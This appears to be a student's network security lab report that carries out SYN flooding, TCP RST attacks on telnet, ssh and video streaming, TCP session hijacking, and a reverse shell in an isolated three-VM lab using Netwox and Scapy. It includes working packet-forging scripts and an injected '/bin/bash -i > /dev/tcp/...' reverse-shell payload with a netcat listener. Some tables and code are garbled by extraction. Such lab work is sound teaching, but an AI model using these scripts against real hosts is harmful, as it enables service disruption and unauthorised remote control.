# 50.020 Network Security Lab 2 (TCP/IP Attack)

Task 1: SYN Flooding Attack

#### Setting up the Environment for the Experiment

The Client, Server and Attacker VMs are set up with the following respective IP addresses: 10.0.2.128, 10.0.2.129, 10.0.2.130. All three machines are run on the same host.

#### Carrying out SYN Flooding with SYN Cookie Enabled

By default, the Server is listening at port 23 for Telnet connections. To confirm that clients can connect to the Server via Telnet, we run the Telnet command on the Client:

```
[02/15/21]seed@VM:~/.../ns$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```

The Server responds by establishing half-opened connects and this can be seen by running netstat:

```
[02/15/21]seed@VM:~$ netstat -an |
                                              grep RECV
                       0 10.0.2.129:23
                                                          251.139.137.19:37653
tcp
                                                                                          SYN
tcp
                        0 10.0.2.129:23
                                                          243.66.51.226:17627
                                                                                          SYN
                       0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
                                                          240.78.160.236:9368
              0
                                                                                          SYN
tcp
                                                          245.5.39.27:10344
240.210.32.251:44894
tcp
              0
                                                                                          SYN
              0
                                                                                          SYN
tcp
                                                         240.210.32.231:44894
251.23.172.17:54132
241.255.30.241:2931
255.208.89.2:40160
248.253.159.123:26900
tcp
                       0 10.0.2.129:23
                                                                                          SYN
                       0 10.0.2.129:23
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tcp
tcp
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tcp
tcp
                       0 10.0.2.129:23
                                                          251.64.112.34:24677
                                                                                          SYN
                       0 10.0.2.129:23
0 10.0.2.129:23
                                                          243.86.15.141:33558
251.53.4.123:40367
                                                                                          SYN
tcp
tcp
                                                                                          SYN
                                                          255.211.24.189:35674
                       0 10.0.2.129:23
                                                                                          SYN
tcp
tcp
                       0 10.0.2.129:23
                                                          254.243.154.143:19936
                                                                                          SYN
                       0 10.0.2.129:23
0 10.0.2.129:23
                                                          242.28.69.245:16698
252.139.225.123:1622
                                                                                          SYN
tcp
              0
tcp
                                                                                          SYN
                       0 10.0.2.129:23
                                                          250.194.51.245:36008
                                                                                          SYN
tcp
              0
tcp
                       0 10.0.2.129:23
                                                          245.56.190.234:60582
                                                                                          SYN
              0
                       0 10.0.2.129:23
                                                          254.36.112.164:23536
                                                                                          SYN
tcp
              0
                          10.0.2.129:23
                                                          240.202.132.192:13289
tcp
                       0
                                                                                          SYN
              0
                                                          254.90.208.59:65441
                       0 10.0.2.129:23
                                                                                          SYN
tcp
              0
tcp
                       0 10.0.2.129:23
                                                          255.58.190.153:55472
                                                                                          SYN
              0
                       0 10.0.2.129:23
                                                          245.64.17.37:4206
                                                                                          SYN
tcp
                       0
                          10.0.2.129:23
                                                          248.53.0.147:63726
                                                                                          SYN
```

However, the Client can still connect to the Server via Telnet:

```
[02/15/21]seed@VM:~/.../ns$ telnet 10.0.2.129 23
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```

This shows that the attack is unsuccessful because if the attack is successful, the Server should not be able to take in any new connections and the Client should not be able to connect to port 23 as a result.

Investigating this, SYN Cookie is shown to be turned on at the Server:

```
[02/15/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

which explains why the attack is unsuccessful.

## Carrying out SYN Flooding with SYN Cookie Disabled

We proceed to turn of the SYN Cookie mechanism on the Server:

```
[02/15/21] seed@VM:~\$ sudo sysctl -w net.ipv4.tcp_syncookies=0 net.ipv4.tcp_syncookies = 0
```

And proceed to carry out the SYN flooding experiment one more time. Half-open connections are still established as expected:

```
[02/15/21]seed@VM:~$ netstat -an | grep RECV
                                  0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
                                                                                     246.102.177.21:38696
242.252.33.87:50637
245.106.129.164:6165
                     0
                                                                                                                                    SYN
                     0
                                                                                                                                    SYN
tcp
                     0
                                                                                                                                    SYN
tcp
                                  0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
                                                                                     252.201.253.238:34122
244.34.112.252:59851
                     0
tcp
                                                                                                                                    SYN
tcp
                     0
                                                                                                                                    SYN
                                                                                     254.149.102.77:27636
250.71.156.67:32463
240.19.189.198:45493
tcp
                     0
                                                                                                                                    SYN
                     0
                                                                                                                                    SYN
tcp
                                                                                                                                    SYN
                     0
tcp
                                  0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
                                                                                     244.41.14.17:33955
250.187.192.92:62977
tcp
                     0
                                                                                                                                    SYN
tcp
                     0
                                                                                                                                    SYN
                                                                                    241.240.141.242:18299
251.163.238.240:16842
240.34.157.133:9681
                     0
                                                                                                                                    SYN
tcp
                     0
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tcp
                     0
                                                                                                                                    SYN
tcp
                                  0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
tcp
                     0
                                                                                     248.65.222.224:19342
                                                                                                                                    SYN
                                                                                     250.220.134.246:44745
tcp
                     0
                                                                                                                                    SYN
                                                                                    250.241.207.226:63901
241.51.208.122:48698
249.222.19.23:14229
tcp
                     0
                                                                                                                                    SYN
                     0
                                                                                                                                    SYN
tcp
                     0
                                                                                                                                    SYN
tcp
                                                                                     254.12.207.24:35636
247.84.112.131:16826
                                  0 10.0.2.129:23
0 10.0.2.129:23
tcp
                     0
                                                                                                                                    SYN
tcp
                     0
                                                                                                                                    SYN
                                  0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
                                                                                     246.232.159.234:51472
245.220.43.187:34804
254.41.153.125:38211
                     0
                                                                                                                                    SYN
tcp
                     0
                                                                                                                                    SYN
tcp
                                                                                                                                    SYN
                     0
tcp
                                  0 10.0.2.129:23
0 10.0.2.129:23
0 10.0.2.129:23
                                                                                     248.185.231.41:35772
242.59.209.88:26631
tcp
                     0
                                                                                                                                    SYN
                     0
                                                                                                                                    SYN
tcp
                                                                                     244.25.205.250:64946
                     0
                                                                                                                                    SYN
tcp
                     0
                                  0 10.0.2.129:23
                                                                                     251.78.87.0:6214
                                                                                                                                    SYN
tcp
```

However, this time, the Client is unable to connect to the Server:

```
[02/15/21]seed@VM:~/.../ns$ telnet 10.0.2.129 23 Trying 10.0.2.129...
```

The attack is successful as this shows that the Server can no longer accept any more connections.

## Describe why the SYN cookie can effectively protect the machine against SYN flooding attack

The SYN cookie will alter the mechanism of the way the server handles SYN messages:

- After a server receives a SYN packet, it calculates a keyed hash (H) from the information in the packet using a secret key that is only known to the server
- This hash (H) is sent to the client as the initial sequence number from the server. H is called SYN cookie
  - The first 5 bits are a timestamp
  - o The next 3 bits are an encoded value representing the maximum segment size
  - The final 24 bits are a MAC of the server and client IP addresses, the server and client port numbers, and the previously used timestamp, computed using a secret key
- The server will not store the half-open connection in its queue
- If the client is an attacker, H will not reach the attacker
- If the client is not an attacker, it sends H+1 in the acknowledgement field
- The server checks if the number in the acknowledgement field is valid or not by recalculating the cookie

SYN cookie is just a way for server to not store records in TCB queue, so it would not face the problem of having a full TCB queue which is vulnerable to the SYN flooding attack.

#### Task 2: TCP RST Attacks on telnet and ssh Connections

## TCP RST Attack on Telnet using Netwox

The Telnet connection between Client and Server is established first:

```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 13:11:40 EST 2021 from 10.0.2.128 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
[02/15/21]seed@VM:~$
```

Following this, the Netwox command is run on the Attacker machine to carry out the TCP RST Attack:

```
[02/15/21]seed@VM:~$ sudo netwox 78 --filter "host 10.0.2.129"
```

This filter is applied to filter out packets from TCP sessions involving the Server (10.0.2.129).

Shortly after this, the Telnet connection is broken as shown on the Client:

```
[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
[02/15/21]seed@VM:~$ Connection closed by foreign host.
```

When the Client tries to establish another Telnet connection with the Server, it is unable to do so:

```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
```

#### TCP RST Attack on Telnet using Scapy

The Telnet connection between Client and Server is established first:

```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 14:43:51 EST 2021 from 10.0.2.128 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the Telnet packets between the Client and the Server:

```
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some Telnet packets to get captured:

```
[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
```

Wireshark is opened to view the details of the packets captured:

```
Destination
                                                                                                                                       Protocol Length Info
         11 2021-02-15 15:05:54.5059779... 10.0.2.128
                                                                                                                                                          68 35216 → 23 [ACK] Seq=269970831 Ack=34...
                                                                                                   10.0.2.129
                                                                                                                                       TCP
        12 2021-02-15 15:05:55.0421793... 10.0.2.128
13 2021-02-15 15:05:55.0426418... 10.0.2.129
                                                                                                  10.0.2.129
                                                                                                                                                          70 Telnet Data
70 Telnet Data
                                                                                                                                       TELNET
                                                                                                                                       TELNET
        14 2021-02-15 15:05:55.0427867... 10.0.2.128
15 2021-02-15 15:05:55.0472400... 10.0.2.129
16 2021-02-15 15:05:55.0473749... 10.0.2.128
                                                                                                   10.0.2.129
                                                                                                                                       TCP
                                                                                                                                                          68 35216 → 23 [ACK] Seq=269970833 Ack=34...
                                                                                                                                       TELNET
                                                                                                                                                          74 Telnet Data
                                                                                                                                                          68 35216 → 23 [ACK] Seq=269970833 Ack=34...
                                                                                                   10.0.2.129
                                                                                                                                       TCP
        18 2021-02-15 15:05:55.0518562... 10.0.2.128
19 2021-02-15 15:06:07.9902079... ::1
                                                                                                                                                          68 35216 → 23 [ACK] Seq=269970833 Ack=34..
64 39863 → 44898 Len=0
▶ Frame 17: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.129, Dst: 10.0.2.128
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 35216, Seq: 3454855886, Ack: 269970833, Len: 21
      Source Port: 23
Destination Port: 35216
[Stream index: 0]
      [TCP Segment Len: 21]
Sequence number: 3454855886
[Next sequence number: 3454855907]
Acknowledgment number: 269970833
     Header Length: 32 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 227]
```

From here, we can determine the source port number (23), the destination port number (35216) and the next sequence number (3454855907). We edit the <a href="tcp\_rst\_attack\_telnet.py">tcp\_rst\_attack\_telnet.py</a> code accordingly:

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.129", dst="10.0.2.128")
tcp = TCP(sport=23, dport=35216, flags="R", seq=3454855907)
pkt = ip/tcp
ls(pkt)
{send(pkt,verbose=0)
```

and run the code to carry out the TCP RST Attack.

Shortly after this, the Telnet connection is broken as shown on the Client:

[02/15/21]seed@VM:~\$ Connection closed by foreign host.

#### TCP RST Attack on SSH using Netwox

The SSH connection between Client and Server is established first:

```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb 15 14:38:28 2021 from 10.0.2.128
```

Following this, the Netwox command is run on the Attacker machine to carry out the TCP RST Attack:

```
[02/15/21]seed@VM:~$ sudo netwox 78 --filter "host 10.0.2.129"
```

This filter is applied to filter out packets from TCP sessions involving the Server (10.0.2.129).

Shortly after this, the SSH connection is broken as shown on the Client:

```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb 15 14:38:28 2021 from 10.0.2.128
[02/15/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.129 port 22: Broken pipe
```

When the Client tries to establish another SSH connection with the Server, it is unable to do so:

```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
packet_write_wait: Connection to 10.0.2.129 port 22: Broken pipe
```

#### TCP RST Attack on SSH using Scapy

The SSH connection between Client and Server is established first:

```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com
   * Management: https://landscape.canonical.com
   * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
Last login: Mon Feb 15 15:05:05 2021 from 10.0.2.128
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:

```
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:

```
[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
```

Wireshark is opened to view the details of the packets captured:

```
Destination
                                                                                                             Protocol Length Info
         4 2021-02-15 15:22:01.2856011... 10.0.2.129
                                                                                                                          120 Server: Encrypted packet (len=52)
                                                                                10.0.2.128
                                                                                                             SSH
        5 2021-02-15 15:22:01.2858153... 10.0.2.128
                                                                                10.0.2.129
                                                                                                            TCP
                                                                                                                            68 47810 → 22 [ACK] Seq=1994564862 Ack=1...
                                                                                                                           68 47810 → 22 [ACK] Seq=1994564862 Ack=1...
62 55919 → 8610 Len=16
62 55919 → 8610 Len=16
         7 2021-02-15 15:22:01.2900560... 10.0.2.128
                                                                                10.0.2.129
         8 2021-02-15 15:22:03.2369794... 10.0.2.1
                                                                                255.255.255.255
                                                                                                            UDP
        9 2021-02-15 15:22:03.2370295... 10.0.2.1 10 2021-02-15 15:22:06.2841762... Vmware_b6:95:f1
                                                                               255.255.255.255
                                                                                                            UDP
                                                                                                                            62 Who has 10.0.2.129? Tell 10.0.2.128
       11 2021-02-15 15:22:06.2844710... Vmware_c0:06:ad
                                                                                                                           62 10.0.2.129 is at 00:0c:29:c0:06:ad
▶ Frame 6: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.129, Dst: 10.0.2.128
▼ Transmission Control Protocol, Src Port: 22, Dst Port: 47810, Seq: 1899898964, Ack: 1994564862, Len: 60
    Source Port: 22
Destination Port: 47810
     [Stream index: 0]
[TCP Segment Len: 60]
     Sequence number: 1899898964
[Next sequence number: 1899899024]
Acknowledgment number: 1994564862
  Acknowledgment Humber: 199456
Header Length: 32 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 270
[Calculated window size: 270]
```

From here, we can determine the source port number (22), the destination port number (47810) and the next sequence number (1899899024). We edit the tcp\_rst\_attack\_ssh.py code accordingly:

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.129", dst="10.0.2.128")
tcp = TCP(sport=22, dport=47810, flags="R", seq=1899899024)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```


and run the code to carry out the TCP RST Attack.

Shortly after this, the Telnet connection is broken as shown on the Client:

```
[02/15/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.129 port 22: Broken
pipe
```

# Task 3: TCP RST Attacks on Video Streaming Applications

Using the VM with IP address 10.0.2.129 as the victim machine, we open a browser on the machine and play a random video on youtube:




Following this, the Netwox command is run on the Attacker machine to carry out the TCP RST Attack:


```
[02/15/21]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.129"
```

This filter is applied to filter out packets from TCP sessions involving the victim machine (10.0.2.129) as the source.

When this is executed, every time the victim clicks at a timing where the video is not buffered, the video buffers (internet connection has slowed drastically):



The packets captured on Wireshark also shows RST packets being sent to the victim machine to break the TCP connections between the victim machine and the video streaming web site:



# Task 4: TCP Session Hijacking

#### TCP Session Hijacking using Netwox

The Telnet connection between Client and Server is established first:

```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 17:48:30 EST 2021 from 10.0.2.128 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:

```
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:

```
[02/15/21]seed@VM:~$ whoamiseed
```

Wireshark is opened to view the details of the packets captured:

```
Protocol Length Info
                                                                  Destination
         Time
                                          Source
      18 2021-02-15 19:33:25.5475631... 10.0.2.128
                                                                  10.0.2.129
                                                                                                       68 48138 → 23 [ACK] Seq=1905765294 Ack=1...
                                                                                          TCP
      19 2021-02-15 19:33:25.9471758... 10.0.2.128
                                                                                          TELNET
                                                                                                       70 Telnet Data
                                                                  10.0.2.129
      20 2021-02-15 19:33:25.9479159... 10.0.2.129 21 2021-02-15 19:33:25.9480994... 10.0.2.128
                                                                  10.0.2.128
                                                                                          TELNET
                                                                                                       70 Telnet Data
                                                                  10.0.2.129
                                                                                                       68 48138 → 23 [ACK] Seq=1905765296 Ack=1...
                                                                                          TCP
                                                                  10.0.2.128
      22 2021-02-15 19:33:25.9517972... 10.0.2.129
                                                                                          TELNET
                                                                                                       74 Telnet Data
                                                                                                       68 48138 → 23 [ACK] Seg=1905765296 Ack=1...
      23 2021-02-15 19:33:25.9520430... 10.0.2.128
                                                                  10.0.2.129
                                                                                          TCP
      24 2021-02-15 19:33:25.9563531... 10.0.2.129
                                                                                          TELNET
                                                                  10.0.2.128
                                                                                                       89 Telnet Data
                                                                                                       64 33487 → 44923 Len=0
      26 2021-02-15 19:33:27.5370611... ::1
Frame 25: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.128, Dst: 10.0.2.129
▼ Transmission Control Protocol, Src Port: 48138, Dst Port: 23, Seq: 1905765296, Ack: 1018809347, Len: 0
    Source Port: 48138
Destination Port: 23
     [Stream index: 0]
    [TCP Segment Len: 0]
Sequence number: 1905765296
    Acknowledgment number: 1018809347
  Header Length: 32 bytes
▶ Flags: 0x010 (ACK)
    Window size value: 237
     [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
```

From here, we can determine the source port number (48138), the destination port number (23), the next sequence number (1905765296), the TCP window size (237) and the acknowledgement number (1018809347). We edit the Netwox command accordingly:

The TCP data ('636174203e206c6979696e672e7478740a') is the hex version of the command "cat > liying.txt" so that when the Netwox command is run, it creates a file 'liying.txt' on the Telnet Server:

```
[02/15/21]seed@VM:~$ python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import codecs
>>> codecs.encode(b"cat > liying.txt\n", 'hex')
b'636174203e206c6979696e672e7478740a'
>>>
```

The Netwox command is then run on the Attacker machine to carry out the TCP hijacking attack. This creates the file liying.txt in the home folder of the victim machine:

```
[02/15/21]seed@VM:~$ ls
                                                                     Videos
               Desktop
                           examples.desktop
                                             liying.txt
                                                         Public
android
bin
               Documents
                          get-pip.py
                                             Music
                                                         source
Customization Downloads
                           lib
                                             Pictures
                                                         Templates
```

This shows that the TCP Session Hijacking Attack is successful.

#### TCP Session Hijacking using Scapy

The Telnet connection between Client and Server is established first:

```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129..
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 19:46:31 EST 2021 from 10.0.2.128 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
  Management:
 * Support:
                   https://ubuntu.com/advantage
  package can be updated.
 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:

```
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:

```
[02/15/21]seed@VM:~$ whoamiseed
```

Wireshark is opened to view the details of the packets captured:

```
Protocol Length Info
                                         Source
                                                                Destination
        1 2021-02-15 19:56:56.4944757... 10.0.2.128
                                                                10.0.2.129
                                                                                                  70 Telnet Data ...
                                                                                      TELNET
        2 2021-02-15 19:56:56.4956151... 10.0.2.129
                                                                10.0.2.128
                                                                                      TELNET
                                                                                                  70 Telnet Data
        3 2021-02-15 19:56:56.4958377... 10.0.2.128
                                                               10.0.2.129
                                                                                      TCP
                                                                                                  68 48146 → 23 [ACK] Seq=3649557261 Ack=4.
        4 2021-02-15 19:56:56.4984974... 10.0.2.129
                                                                                      TELNET
                                                                                                  74 Telnet Data
                                                               10.0.2.128
        5 2021-02-15 19:56:56.4987885... 10.0.2.128
                                                               10.0.2.129
                                                                                      TCP
                                                                                                  68 48146 → 23 [ACK] Seq=3649557261 Ack=4.
        6 2021-02-15 19:56:56.5031246... 10.0.2.129
                                                               10.0.2.128
                                                                                      TELNET
                                                                                                  89 Telnet Data
                                                                                                  64 33487 → 44923 Len=0
62 50131 → 8610 Len=16
        8 2021-02-15 19:56:58.8749371... :
       9 2021-02-15 19:57:00.6211259... 10.0.2.1
                                                               255.255.255.255
                                                                                      UDP
▶ Frame 7: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▶ Linux cooked capture
 ▶ Internet Protocol Version 4, Src: 10.0.2.128, Dst: 10.0.2.129
 ▼ Transmission Control Protocol, Src Port: 48146, Dst Port: 23, Seq: 3649557261, Ack: 466988711, Len: 0
     Source Port: 48146
     Destination Port: 23
     [Stream index: 0]
     [TCP Segment Len: 0]
     Sequence number: 3649557261
     Acknowledgment number: 466988711
     Header Length: 32 bytes
▶ Flags: 0x010 (ACK)
Window size value: 237
     [Calculated window size: 237]
     [Window size scaling factor: -1 (unknown)]
```

From here, we can determine the source port number (48146), the destination port number (23), the next sequence number (3649557261), the TCP window size (237) and the acknowledgement number (466988711). We edit the hijack.py code accordingly:

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.128", dst="10.0.2.129")
tcp = TCP(sport=48146, dport=23, flags="A", seq=3649557261, ack=466988711)
data = "cat > liying.txt\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

The code is then run on the Attacker machine to carry out the TCP hijacking attack. This creates the file liying.txt in the home folder of the victim machine:

```
[02/15/21]seed@VM:~$ ls
android Desktop examples.desktop liying.txt Public Videos
bin Documents get-pip.py Music source
Customization Downloads lib Pictures Templates
[02/15/21]seed@VM:~$
```

This shows that the TCP Session Hijacking Attack is successful.

# Task 5: Creating Reverse Shell using TCP Session Hijacking

The Telnet connection between Client and Server is established first:

```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 20:08:40 EST 2021 from 10.0.2.128 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:

```
##!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:

```
[02/15/21]seed@VM:~$ whoami seed
```

Wireshark is opened to view the details of the packets captured:

```
Destination
                                                                                           Protocol Length Info
       3 2021-02-15 20:15:58.7791084... 10.0.2.128
                                                                                                       68 48150 → 23 [ACK] Seq=2576363239 Ack=3...
                                                                  10.0.2.129
                                                                                           TCP
       4 2021-02-15 20:15:58.7844157... 10.0.2.129
                                                                                          TELNET
                                                                  10.0.2.128
                                                                                                       72 Telnet Data
       5 2021-02-15 20:15:58.7849375... 10.0.2.128
                                                                                                        68 48150 → 23 [ACK] Seq=2576363239 Ack=3...
       6 2021-02-15 20:15:58.7860754... 10.0.2.129 7 2021-02-15 20:15:58.7861037... 10.0.2.128
                                                                                                       70 Telnet Data ...
68 48150 → 23 [ACK] Seq=2576363239 Ack=3..
                                                                  10.0.2.128
                                                                                           TELNET
                                                                  10.0.2.129
                                                                                           TCP
                                                                                           TELNET
       8 2021-02-15 20:15:58.7913709... 10.0.2.129
                                                                                                        89 Telnet Data
      9 2021-02-15 20:15:58.7915961... 10.0.2.128
10 2021-02-15 20:15:59.9334629... ::1
                                                                                          TCP
UDP
                                                                                                       68 48150 → 23 [ACK] Seq=2576363239 Ack=3...
64 33487 → 44923 Len=0
                                                                  10.0.2.129
      11 2021-02-15 20:16:00.7514492... 10.0.2.1
                                                                  255.255.255.255
                                                                                          BJNP
                                                                                                       62 Scanner Command: Discover
▶ Frame 9: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.128, Dst: 10.0.2.129
▼ Transmission Control Protocol, Src Port: 48150, Dst Port: 23, Seq: 2576363239, Ack: 3494563727, Len: 0
    Source Port: 48150
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2576363239
    Acknowledgment number: 3494563727
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
     [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
```

From here, we can determine the source port number (48150), the destination port number (23), the next sequence number (2576363239), the TCP window size (237) and the acknowledgement number (3493453727). We edit the reverse\_shell.py code accordingly:

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.128", dst="10.0.2.129")
tcp = TCP(sport=48150, dport=23, flags="A", seq=2576363239, ack=3494563727)
data = "/bin/bash -i > /dev/tcp/10.0.2.130/9090 2>&1 0<&1\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)</pre>
```

We open a netcat listener on port 9090 to listen for the reverse shell command:

```
[02/15/21]seed@VM:~$ nc -l 9090
```

